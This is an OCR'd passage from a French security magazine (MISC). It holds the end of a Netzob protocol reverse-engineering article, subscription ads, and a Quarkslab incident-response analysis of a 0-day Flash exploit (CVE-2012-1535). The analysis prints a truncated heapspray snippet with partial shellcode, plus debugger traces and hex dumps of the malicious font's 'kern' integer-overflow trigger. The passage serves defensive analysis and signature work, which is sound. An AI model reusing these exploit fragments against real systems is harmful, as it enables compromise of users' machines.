


Fig. 6 : Automate automatiquement inféré à partir des 5 premiers symboles capturés et mettant en évidence la phase d'authentification du protocole. La prise en compte de plus de symboles génère un schéma beaucoup trop complexe pour être imprimé dans le cadre de cet article. En outre, et toujours pour améliorer la lisibilité du schéma, les transitions ne donnant lieu à la réception d'aucun symbole sont retirées. Les états apparaissant comme orphelins de transition après ce nettoyage sont également supprimés.

À ce stade de l'analyse, nous avons une compréhension correcte des différents types de messages, ou symboles, proposés par le protocole Ventrilo et connaissons le format des messages « applicatifs » (ceux transportant les données utilisateur) et de certains messages de signalisation.

Nous avons également utilisé l'apprentissage actif de la grammaire du protocole pour extraire l'automate qui régit son fonctionnement. Bien que nous n'ayons pas une vue complète de l'automate, notre connaissance est suffisante pour pouvoir dialoguer avec une vraie implémentation.

8 Que faire une fois le modèle inféré ?

Une première utilisation consiste à **générer des dissecteurs**, afin de pouvoir étudier des protocoles propriétaires avec des outils d'analyse reconnus. Netzob supporte la génération automatique de dissecteurs pour Wireshark, sous la forme de scripts en langage LUA. Il est par ailleurs envisagé de générer automatiquement des dissecteurs pour Scapy et des *parsers* en langage BinPAC (utilisé dans l'IDS Bro).

D'autre part, il peut être utile de **générer du trafic réaliste** d'un protocole propriétaire si l'on souhaite tester la capacité de produits de sécurité de type NIDS ou pare-feu à détecter et/ou bloquer des protocoles exotiques. Dans cette optique, Netzob permet de simuler des acteurs et de générer un trafic réaliste entre ces acteurs.

Par ailleurs, l'analyse de robustesse par **fuzzing d'une implémentation** d'un protocole n'est généralement pertinente que si l'expert ou l'outil d'analyse a la connaissance du protocole. Netzob supporte actuellement la génération automatique de fichiers de configuration pour le *fuzzer* Peach. De cette manière, il est possible de tirer parti d'un fuzzer reconnu dans la communauté et de pouvoir l'appliquer sur un protocole propriétaire.

Conclusion

Le domaine du RE de protocoles peut apparaître comme **le parent pauvre du monde de la rétroconception**, tant le manque d'outils est flagrant. Avec le projet Netzob, **nous essayons de combler ce vide**, en proposant des techniques automatisant certaines tâches rébarbatives et complexes du reverse. Cet outil dépasse également le simple besoin de rétroconception : il propose la simulation de trafic suivant le protocole inféré et permet l'export des spécifications vers des outils (dissecteurs, parsers et fuzzers) reconnus dans la communauté.

L'équipe travaille activement sur de nouvelles fonctionnalités ou améliorations (intégration du fuzzing directement dans Netzob, amélioration des algorithmes d'inférence, support de nouveaux canaux de communication, etc.). Bien sûr, **toute contribution de la communauté est la bienvenue**. ■

Reverse deeper with Netzob

REMERCIEMENTS

Nous remercions chaleureusement tous les contributeurs de Netzob et notamment les équipes d'AMOSSYS et de Supélec CIDre pour leur soutien dans le projet. Merci également à Mathilde Rossignol, Julie Lemeteyer et Charles Meslay pour leurs précieuses relectures.

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au **03 67 10 00 20** ou commandez par le **Web**

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

ABONNEMENT

6 MISC Multi-System & Internet Security Cookbook

40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

.....

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Abonnement

offre 1 — ABONNEMENT — 6 MISC — **40€*** — au lieu de 51,00€** en kiosque — Economie : 11,00 €

Vous pouvez également vous abonner sur :

www.ed-diamond.com

ou par Tél. : +33 (0)3 67 10 00 20 /
Fax : +33 (0)3 67 10 00 21

NOUVEAU !

numerique.ed-diamond.com
pour vous abonner et acheter vos magazines en format numérique (PDF)

unixgarden.com
pour retrouver une sélection d'articles des Éditions Diamond

* Tarifs France Métro (F)
** Base tarifs kiosque zone France Métro (F)

➡ Voici nos offres d'abonnements groupés incluant MISC

offre 5 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 MISC — **90€*** — au lieu de 133,50€** en kiosque — Economie : 43,50 €

offre 7 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 HS + 6 MISC — **124€*** — au lieu de 181,50€** en kiosque — Economie : 57,50 €

offre 8 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 HS + 6 LINUX PRATIQUE + 6 MISC — **154€*** — au lieu de 220,50€** en kiosque — Economie : 66,50 €

offre 9 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 HS + 6 LINUX PRATIQUE + 6 MISC + 6 LINUX ESSENTIEL — **184€*** — au lieu de 259,50€** en kiosque — Economie : 75,50 €

offre 10 — ABONNEMENTS GROUPÉS — 6 MISC + 2 Hors-séries — **48€*** — au lieu de 69,00€** en kiosque — Economie : 21,00 €

offre 12 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 HS + 6 LINUX PRATIQUE + 3 HS + 6 MISC + 2 HS + 6 LINUX ESSENTIEL — **215€*** — au lieu de 301,50€** en kiosque — Economie : 86,50 €

➡ Voici nos autres offres d'abonnements groupés

offre 2 — ABONNEMENTS GROUPÉS — 6 LINUX ESSENTIEL + 6 LINUX PRATIQUE — **60€*** — au lieu de 78,00€** en kiosque — Economie : 18,00 €

offre 3 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 LINUX PRATIQUE — **85€*** — au lieu de 121,50€** en kiosque — Economie : 36,50 €

offre 4 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 Hors-séries — **89€*** — au lieu de 130,50€** en kiosque — Economie : 41,50 €

offre 6 — ABONNEMENTS GROUPÉS — 11 LINUX MAGAZINE / FRANCE + 6 HS + 6 LINUX PRATIQUE — **119€*** — au lieu de 169,50€** en kiosque — Economie : 50,50 €

offre 11 — ABONNEMENTS GROUPÉS — 6 LINUX PRATIQUE + 3 Hors-séries — **48€*** — au lieu de 63,00€** en kiosque — Economie : 15,00 €

offre 15 — ABONNEMENTS GROUPÉS — 6 LINUX ESSENTIEL + 6 LINUX PRATIQUE + 3 HS — **78€*** — au lieu de 102,00€** en kiosque — Economie : 24,00 €

➡ Nos Tarifs s'entendent TTC et en euros

		F	D	T	Zone 1	Zone 2	Zone 3	Zone 4
		France Métro	DOM	TOM	Europe	Afrique / Orient	Amérique	Asie / Océanie
1	Abonnement MISC	40 €	50 €	57 €	50 €	54 €	52 €	51 €
2	Abonnement LPE + LP	60 €	86 €	105 €	88 €	96 €	92 €	89 €
3	Abonnement GLMF + LP	85 €	120 €	145 €	123 €	134 €	129 €	124 €
4	Abonnement GLMF + GLMF HS	89 €	122 €	147 €	125 €	136 €	131 €	126 €
5	Abonnement GLMF + MISC	90 €	128 €	151 €	130 €	141 €	136 €	131 €
6	Abonnement GLMF + GLMF HS + Linux Pratique	119 €	164 €	198 €	168 €	183 €	176 €	170 €
7	Abonnement GLMF + GLMF HS + MISC	124 €	172 €	204 €	175 €	190 €	183 €	177 €
8	Abonnement GLMF + GLMF HS + MISC + LP	154 €	214 €	255 €	218 €	237 €	228 €	221 €
9	Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	258 €	309 €	263 €	286 €	275 €	266 €
10	Abonnement MISC + MISC HS	48 €	66 €	76 €	66 €	72 €	69 €	68 €
11	Abonnement LP + LP HS	48 €	65 €	78 €	66 €	72 €	70 €	68 €
12	Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	297 €	355 €	302 €	329 €	317 €	307 €
15	Abonnement LPE + LP + LP HS	78 €	109 €	132 €	111 €	121 €	117 €	113 €

- **ZONE 1 :** Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède, Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande, Estonie, Croatie, Slovenie, Slovaquie, Republique Tcheque, Pologne, Bielorussie, Bosnie Herzegovine, Bulgarie, Chypre, Georgie, Hongrie, Lettonie, Lituanie, Macedoine, Malte, Moldova, Roumanie, Russie, Serbie, Ukraine, Albanie, Armenie, ...
- **ZONE 2 :** Algerie, Maroc, Tunisie, Turquie, Afrique du Sud, Seychelle, Senegal, Israel, Palestine, Syrie, Jordanie, Botswana, Cameroun, Cap Vert, Comores, Rep.Dom. Congo, Cote d'Ivoire, Egypte, Kenya, Libye, Madagascar, Nigeria, ...
- **ZONE 3 :** Canada, Etats Unis, Guyana, Haiti, Republique Dominicaine, Jamaique, Argentine, Bresil, Cuba, Mexique, ...
- **ZONE 4 :** Australie, Japon, Chine, Coree du Nord, Coree du Sud, Inde, Indonesie, Nouvelle Zelande, Taiwan, Thailande, Vietnam, ...

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à Zone 4) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (zone 1), ma référence est donc 7zone1 et le montant de l'abonnement est de 175 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

REVERSE D'UN EXPLOIT 0-DAY

OU COMMENT LE BLOQUER AVEC UNE SIGNATURE PERTINENTE ?

Alexandre Gazet & Sébastien Renaud ; Quarkslab

mots-clés : *FLASH / VULNÉRABILITÉ / REVERSE-ENGINEERING 0-DAY / RÉPONSE SUR INCIDENT*

Cet article propose un aperçu du travail d'une équipe de réponse sur incidents. L'idée est ici de donner à voir la façon dont travaille cette équipe, de la découverte ou réception d'un exploit « 0-day », jusqu'à la mise au point d'une détection.

1 Contexte

L'équipe dont il est question ici travaille dans un cadre singulier, le point essentiel de cette particularité étant qu'elle n'est pas en charge d'un parc de machines.

L'équipe travaille en autonomie ou bien est commissionnée pour analyser des vulnérabilités de type « 0-day », c'est-à-dire des vulnérabilités n'ayant pas encore été corrigées. Ces mêmes vulnérabilités, suivant le type de capture, parviennent à l'équipe sous forme « weaponisée » (contenant une charge malicieuse exécutable) ou non.

Le but premier de l'équipe est de caractériser la menace et de fournir une détection automatisée ou textuelle de la vulnérabilité aux clients dans un temps contraint.

L'exemple proposé ici est un aperçu réel de la gestion d'un fichier malicieux exploitant la vulnérabilité CVE-2012-1535.

1.1 Vous avez un nouveau message

Le fichier malicieux nous parvient suite à la remontée d'une alerte consécutive à la réception d'un e-mail suspect (usurpation d'identité et pièce-jointe).

Le point de départ de l'analyse est donc ici un fichier Flash (SWF) malicieux. Nous sommes en présence d'une vulnérabilité « weaponisée ». Une des premières démarches va donc être de localiser le code d'exploitation et la charge utile (ou payload) de l'attaque.

2 Analyse du fichier Flash

Sans rentrer dans le détail pour le moment, disons simplement que le format SWF **[1]** est composé d'un en-tête suivi d'une suite de tags. De nombreux outils d'analyse sont disponibles : Adobe SWF Investigator **[3]**, Flasm **[5]**, SWFWire Inspector **[4]**, SWFRETools **[6]**. Le logiciel IDA dispose lui aussi d'un plugin dédié au support du format SWF ; IDA est plus particulièrement utile pour l'analyse de fichiers Flash obfusqués.

Le fichier analysé comprend une dizaine de tags. L'un des plus importants ici est le tag `DoABC` ; voici sa définition :

> *« The DoABC tag is similar to the DoAction tag : it defines a series of bytecodes to be executed. However, the bytecodes contained within the DoABC tag run in the ActionScript 3.0 virtual machine. »*

Ce tag permet donc de définir une suite d'actions dans un *bytecode* (ActionScript 3.0 language) qui sera exécuté par l'ActionScript Virtual Machine 2 (AVM2) **[2]**. Le contenu de ce tag peut être décompilé par exemple à l'aide de SWFWire Inspector.

Le fichier malicieux ne comprend que le code d'exploitation de la vulnérabilité, il est ainsi très

concis. Deux éléments attirent notre attention. En premier lieu, nous retrouvons un grand classique, le *heapspray* :

```
public function heapSpray():void
{
   var uint1:uint = 0;
   uint1 = 0;
   this.kbArray = new flash.utils.ByteArray();
   this.kbArray.endian = flash.utils.Endian.LITTLE_ENDIAN;
   var local1:* = '0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c909090';
   var local2:* = local1 + ('9090909090E947010000C28F36D [...]
```

Deuxièmement, nous notons le chargement d'une police de caractères (fonte) :

```
var fontDescription1:flash.text.engine.FontDescription = new flash.text.
engine.FontDescription('PSpop');
fontDescription1.fontLookup = flash.text.engine.FontLookup.EMBEDDED_CFF;
var elementFormat1:flash.text.engine.ElementFormat = new flash.text.
engine.ElementFormat(fontDescription1);
```

Ceci est à mettre en relation avec la présence d'un tag **DefineFont4** dans le fichier Flash :

> *« DefineFont4 supports only the new Flash Text Engine. The storage of font data for embedded fonts is in CFF format ».*

Au passage, on en profitera pour extraire la contenu de ce tag.

```
   Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

   00000000  FF 16 C1 C3 00 00 01 00 04 50 53 70 6F 70 00 4F  ÿ.ÁÃ.....PSpop.O
   00000010  54 54 4F 00 0C 00 80 00 03 00 40 43 46 46 20 7B  TTO...€...@CFF {
   00000020  82 BD 3A 00 00 00 CC 00 00 5F 2C 47 50 4F 53 AD  '½:...Ì.._,GPOS
```

La fonte est au format *Compact Font Format* (CFF) **[7]**, nous extrayons la fonte à partir du marqueur « OTTO » **[8]**.

3 Débogage – Partie I

Nous avons déjà récolté de précieux indices et pouvons émettre l'hypothèse d'une vulnérabilité dans le gestionnaire de fontes du lecteur Flash conduisant à une corruption de mémoire. Se pose maintenant la question de localiser précisément le code vulnérable. Les parseurs de fontes sont des composants complexes ; il serait difficile (et surtout contre-productif) d'envisager d'essayer de tracer tout le code.

Nous allons employer un raccourci qui s'attaque au pivot entre le code d'exploitation et le shellcode. Ce dernier est le plus souvent assez facilement localisable (par exemple, stocké sous forme de chaîne de caractères hexadécimale). Nous allons remplacer les premiers octets du shellcode par des **0xCC** (int3). Ainsi, lors de l'exploitation de la vulnérabilité, l'exécution de l'int3 va provoquer une exception. Cette exception sera attrapée par un débogueur et nous pourrons alors analyser la pile d'appels et ainsi découvrir les dernières fonctions du lecteur Flash appelées avant le crash.

Jusqu'ici, notre analyse était uniquement statique, nous allons maintenant nous diriger vers une analyse dynamique. Nous utiliserons une machine virtuelle, dotée des outils nécessaires, le débogueur Windbg sera utilisé.

Plutôt que les plugins/ActiveX Flash pour navigateurs Firefox/Chrome/IE, nous utiliserons la version *standalone* (également appelée « projector ») du lecteur Flash.

La version vulnérable du lecteur Flash utilisée pour l'étude est la version 11.3.300.270, comme indiqué par la commande ci-dessous :

```
0:000> lmvm FlashPlayer
start    end        module name
00400000 00e8d000   FlashPlayer   (deferred)
    Image path: FlashPlayer.exe
    Image name: FlashPlayer.exe
    Timestamp:        Wed Aug 01 21:54:44 2012 (50198984)
    CheckSum:         00986466
    ImageSize:        00A8D000
    File version:     11.3.300.270
```

L'état des registres du processus lors du crash nous est donné par le débogueur :

```
(eac.8e4): Break instruction exception - code 80000003 (first chance)
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
FlashPlayer.exe -
eax=1e0cfffe ebx=1e0cfff0 ecx=00e40206 edx=00000000 esi=0176c708 edi=0176c700
eip=1e0d0011 esp=0012e27c ebp=0012e2b0 iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
1e0d0011 cc              int     3
```

Le registre EIP est situé en-dehors de tout module. On notera aussi le code d'exception (**0x80000003**), qui indique que le code a tenté d'exécuter une instruction INT3. Cette interruption provient du shellcode que nous avons préalablement remplacé.

Enfin, la commande **kn** nous permet d'afficher la pile d'appels lors du crash :

```
0:000> kn
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may
be wrong.
00 0012e278 007d445e 0x1e0d0011
01 0012e2b0 007c6045 FlashPlayer!WinMainSandboxed+0x3d11ea
02 0012e2d8 007c618b FlashPlayer!WinMainSandboxed+0x3c2dd1
03 0012e2f4 007c6250 FlashPlayer!WinMainSandboxed+0x3c2f17
04 0012e36c 005c35b1 FlashPlayer!WinMainSandboxed+0x3c2fdc
[...]
1e 0012ed68 004c2d99 FlashPlayer!WinMainSandboxed+0x22c94
1f 0012ee00 00801511 FlashPlayer!WinMainSandboxed+0xbfb25
20 0012ee14 00802f25 FlashPlayer!WinMainSandboxed+0x3fe29d
21 0012ee54 7c90d9da FlashPlayer!WinMainSandboxed+0x3ffcb1
22 0012ee58 7c801879 ntdll!NtReadFile+0xc
23 0012ee92 94df0177 kernel32!ReadFile+0x16c
24 0012eeaa d2600001 0x94df0177
25 00000000 00000000 0xd2600001
```

La technique fonctionne ici parfaitement. Nous commençons l'analyse à partir du crash sur le shellcode modifié en remontant simplement la pile d'appels :

```
.text:007D4453        lea     eax, [ebx+6]
.text:007D4456        push    eax
.text:007D4457        push    [ebp+arg_4]
.text:007D445A        push    edi
.text:007D445B        call    dword ptr [edi+0Ch] ; appel vers shellcode
```

En remontant simplement cinq appels sur la pile d'appels et en redémarrant le programme, on tombe sur le code suivant :

```
004F0DD4              cmp     word ptr [esi+102h], 5Bh ; SWF tag (0x5B =
DefineFont4 tag)
004F0DDC              jnz     short @@returnFalse
004F0DDE              mov     eax, [esi+0F4h] ; eax = pointeur vers 'OTTO'
(version)
004F0DE4              test    eax, eax
[...]
004F0E0E              push    0
004F0E10              push    ecx
004F0E11              lea     edx, [esp+10h+var_4]
004F0E15              push    edx
004F0E16              push    eax
004F0E17              call    parse_font ; (fonction dans la pile d'appels)
```

On retiendra ici deux points intéressants :

1. Le code du parseur Flash vérifie si le tag courant vaut **0x5B** (ce qui correspond au tag Flash **DefineFont4**) ;
2. On remarquera au passage, durant la trace, qu'un pointeur dirige vers la chaîne « OTTO ».

Ces deux points concordent vers le fait qu'il s'agit ici d'une fonte de type OpenType contenant des données CFF (*Compact Font Format*) : les données vectorielles des glyphes de la fonte OpenType sont des courbes stockées au format CFF.

La fonction **parse_font()** est un *wrapper* autour de la fonction **parse_font_internal()**. En descendant la pile d'appels vers le crash, un appel vers la fonction suivante est effectué :

```
.text:007C6183                mov     ecx, esi
.text:007C6185                push    ebx
.text:007C6186                call    parse_common_tables
```

En effet, dans cette fonction, on voit bien que différentes tables sont analysées :

```
.text:007C5FA2                push    'hhea'    ; table 'hhea'
.text:007C5FA7                push    dword ptr [esi+8]
.text:007C5FAA                mov     [esi+1B8h], ebx
.text:007C5FB0                mov     ebx, [ebp+arg_0]
.text:007C5FB3                push    eax
.text:007C5FB4                push    edi
.text:007C5FB5                push    ebx
.text:007C5FB6                call    dword ptr [eax+20h]
[...]
.text:007C5FD8                push    'vhea'    ; table 'vhea'
.text:007C5FDD                push    dword ptr [esi+8]
.text:007C5FE0                push    eax
.text:007C5FE1                push    edi
.text:007C5FE2                push    ebx
.text:007C5FE3                call    dword ptr [eax+20h]
[...]
```

```
.text:007C6022                push    'kern'    ; table 'kern'
.text:007C6027                push    dword ptr [esi+8]
.text:007C602A                push    eax
.text:007C602B                push    edi
.text:007C602C                push    ebx
.text:007C602D                call    dword ptr [eax+20h] ;
vérifie si la table est présente et retourne un pointeur sur le
stream de la table
.text:007C6030                add     esp, 28h
.text:007C6033                mov     [esi+120h], eax ; eax =
pointeur vers le stream 'kern'
.text:007C6039                test    eax, eax
.text:007C603B                jz      short loc_7C604E
.text:007C603D                push    eax       ; pointeur vers
le stream de la table 'kern'
.text:007C603E                push    edi
.text:007C603F                push    ebx
.text:007C6040                call    handle_kern ; gestion de
la table 'kern'
```

La pile d'appels nous montre que la fonction **handle_kern** est l'endroit où se produit le crash de l'application. Nous savons maintenant que la vulnérabilité se situe au niveau du code responsable de la gestion des fontes, plus précisément lors du *parsing* de la table **'kern'**.

4 Analyse de la fonte

La fonte est alors extraite du fichier SWF. Nous allons ensuite utiliser l'outil TTFDump pour visualiser le contenu du fichier de fonte.

```
; TrueType v1.0 Dump Program - v1.8, Oct 29 2002, rrt, dra, gch, ddb, lcp, pml
; Copyright (C) 1991 ZSoft Corporation. All rights reserved.
; Portions Copyright (C) 1991-2001 Microsoft Corporation. All rights reserved.

; Dumping file 'dump_font'

Offset Table
------ -----
  sfnt version:   20308.3
  numTables =       12
  searchRange =    128
  entrySelector =    3
  rangeShift =      64

 0. 'CFF ' - chksm = 0x7B82BD3A, off = 0x000000CC, len =    24364
 1. 'GPOS' - chksm = 0xAD5077A4, off = 0x00005FF8, len =     6328
 2. 'GSUB' - chksm = 0xA513A40F, off = 0x000078B0, len =      392
 3. 'OS/2' - chksm = 0x6618516C, off = 0x00007A38, len =       96
 4. 'cmap' - chksm = 0x41FB82FA, off = 0x00007A98, len =      580
 5. 'head' - chksm = 0xEC9885B2, off = 0x00007CDC, len =       54
 6. 'hhea' - chksm = 0x083A0528, off = 0x00007D14, len =       36
 7. 'hmtx' - chksm = 0x05953814, off = 0x00007D38, len =     1548
 8. 'kern' - chksm = 0xA466AE58, off = 0x00008344, len =    15852
 9. 'maxp' - chksm = 0x01835000, off = 0x0000C130, len =        6
10. 'name' - chksm = 0x6704F48E, off = 0x0000C138, len =      606
11. 'post' - chksm = 0xFFB80032, off = 0x0000C398, len =       32
```

La table **'kern'** se situe à l'offset **0x8344**. L'outil TTFdump nous fournit les informations sur la table :

```
'kern' Table - Kerning Data
---------------------------
Size = 15852 bytes
 'kern' Version:          1
 Number of subtables:     0
```

Nous allons vérifier manuellement ces informations. En effet, il n'est pas rare que des outils comme TTFDump (qui n'est plus maintenu depuis plusieurs années) présentent les mêmes problèmes d'implémentation que le code étudié.

La table possède la structure suivante :

```
Type    Field       Description
UINT32  version     Table version number (0)
UINT32  nTables     Number of subtables in the kerning table.
```

On notera ici qu'il s'agit d'une table au format Apple [9] (le numéro de version et le nombre de tables sont sur 32 bits, contrairement à la table au format Microsoft où ces deux champs sont sur 16 bits).

À l'offset **0x8344**, nous trouvons les octets suivants :

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00008340  00 00 00 00 00 01 00 00 10 00 00 00 1E 0C FF E8  ..............ÿè
00008350  30 00 00 0B 0D DA 00 03 00 22 FF A2 00 03 00 2B  0....Ú..."ÿ¢...+
00008360  FF 81 00 03 00 35 00 1A 00 03 00 79 FF A2 00 03  ÿ....5.....yÿ¢..
00008370  00 7B FF A2 00 03 00 7C FF A2 00 03 00 7D FF A2  .{ÿ¢...|ÿ¢...}ÿ¢
```

Nous découvrons alors un numéro de version de 0x00010000 et, plus dérangeant, un nombre de sous-tables égal à 0x10000000 (notez que la table est à lire au format big-endian).

5 Débogage – Partie II

Nous continuons le débogage du programme dans la fonction **handle_kern()** qui s'occupe de la gestion exclusive de la table **'kern'** de la fonte. Dans le code ci-dessous, le programme vérifie la version de la table **'kern'** et lit le nombre de sous-tables :

```
.text:007D433A    call    dword ptr [edi+18h] ; lit 32 bits,
format big-endian (readUInt32BE)
.text:007D433D    add     esp, 0Ch
.text:007D4340    mov     [ebp+arg_8], eax
.text:007D4343    cmp     eax, 10000h         ; teste version
.text:007D4348    jnz     short loc_7D4360
.text:007D434A    push    4
.text:007D434C    push    [ebp+arg_4]
.text:007D434F    mov     [ebp+isMSFormat], esi
.text:007D4352    push    edi
.text:007D4353    call    dword ptr [edi+18h] ; readUInt32BE()
.text:007D4356    add     esp, 0Ch
.text:007D4359    mov     [ebp+num_subtables], eax ; sauvegarde
le nombre de sous-tables
.text:007D435C    push    8
.text:007D435E    jmp     short loc_7D4374
```

Le code alloue ensuite une structure servant à décrire l'état général de la table **'kern'** :

```
.text:007D4381    push    10h
.text:007D4383    push    eax
.text:007D4384    call    dword ptr [eax] ; alloue une structure
'kern_descriptor' (0x10 octets)
.text:007D4386    mov     esi, eax        ; esi = eax = structure
kern_descriptor
.text:007D4388    pop     ecx
.text:007D4389    pop     ecx
.text:007D438A    mov     [ebp+kern_desc_struct], esi ; sauvegarde
pointeur vers 'kern_descriptor'
```

Le code va ensuite allouer une structure de 16 octets par sous-table :

```
.text:007D439B    mov     eax, [ebp+num_subtables] ; eax = nbre de
sous-tables dans la table kern
.text:007D439E    mov     ecx, [ebp+arg_0]
.text:007D43A1    mov     [esi+8], eax    ; sauvegarde nbre sous-tables
dans struct kern_descriptonTables * sizeof(kern_subtable_descriptor)
.text:007D43A4    shl     eax, 4
.text:007D43A7    push    eax
.text:007D43A8    push    ecx
.text:007D43A9    mov     [esi], ecx
.text:007D43AB    mov     [esi+4], edi
.text:007D43AE    call    dword ptr [ecx] ; alloue nTables *
sizeof(kern_subtable_descriptor)
.text:007D43B0    pop     ecx
.text:007D43B1    pop     ecx
.text:007D43B2    xor     ecx, ecx
.text:007D43B4    mov     [esi+0Ch], eax  ; save tables alloc
```

On remarquera que c'est dans le code présenté ci-dessus que se trouve la vulnérabilité, précisément à la ligne 0x7D43A4 : le code multiplie le nombre de sous-tables de la table **'kern'** par la taille d'un descripteur de sous-tables (16 octets). Notez que la multiplication par 16 est effectuée grâce à un SHL (*Shift Left*) de 4.

Avec un nombre de sous-tables égal à 0x10000000, la multiplication par 16 provoque un débordement d'entier : **0x10000000 * 16 = 0x100000000 = 0 (mod 32)**.

La plupart des implémentations des allocateurs de mémoire renvoient un pointeur mémoire valide pour une allocation de 0 octet, ce qui est en l'espèce le cas pour l'allocateur de Windows.

Le code entre ensuite dans une boucle de lecture, afin de lire chaque en-tête de sous-table de la table **'kern'**. Les données lues sont ensuite placées dans chacune des structures décrivant une sous-table, sachant que ces structures sont placées dans le tampon de 0 octet.

6 Exploitation

Habituellement, l'équipe s'occupe peu de la partie exploitation d'une vulnérabilité – étant donné que le but premier est de fournir une signature de détection – sauf si cette partie sort de l'ordinaire. Dans ce cas précis, l'exploitation est très aisée à suivre et par souci de complétude nous allons explorer brièvement cette partie.

Lorsque le code entre dans la boucle de lecture, il lit d'abord le champ **coverage** de la table **'kern'** puis le champ **length** (ici en **0x834C**, d'une valeur de **0x1E0CFFE8**) :

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00008340  00 00 00 00 00 01 00 00 10 00 00 00 1E 0C FF E8  ..............ÿè
00008350  30 00 00 0B 0D DA 00 03 00 22 FF A2 00 03 00 2B  0....Ú..."ÿ¢...+
00008360  FF 81 00 03 00 35 00 1A 00 03 00 79 FF A2 00 03  ÿ....5.....yÿ¢..
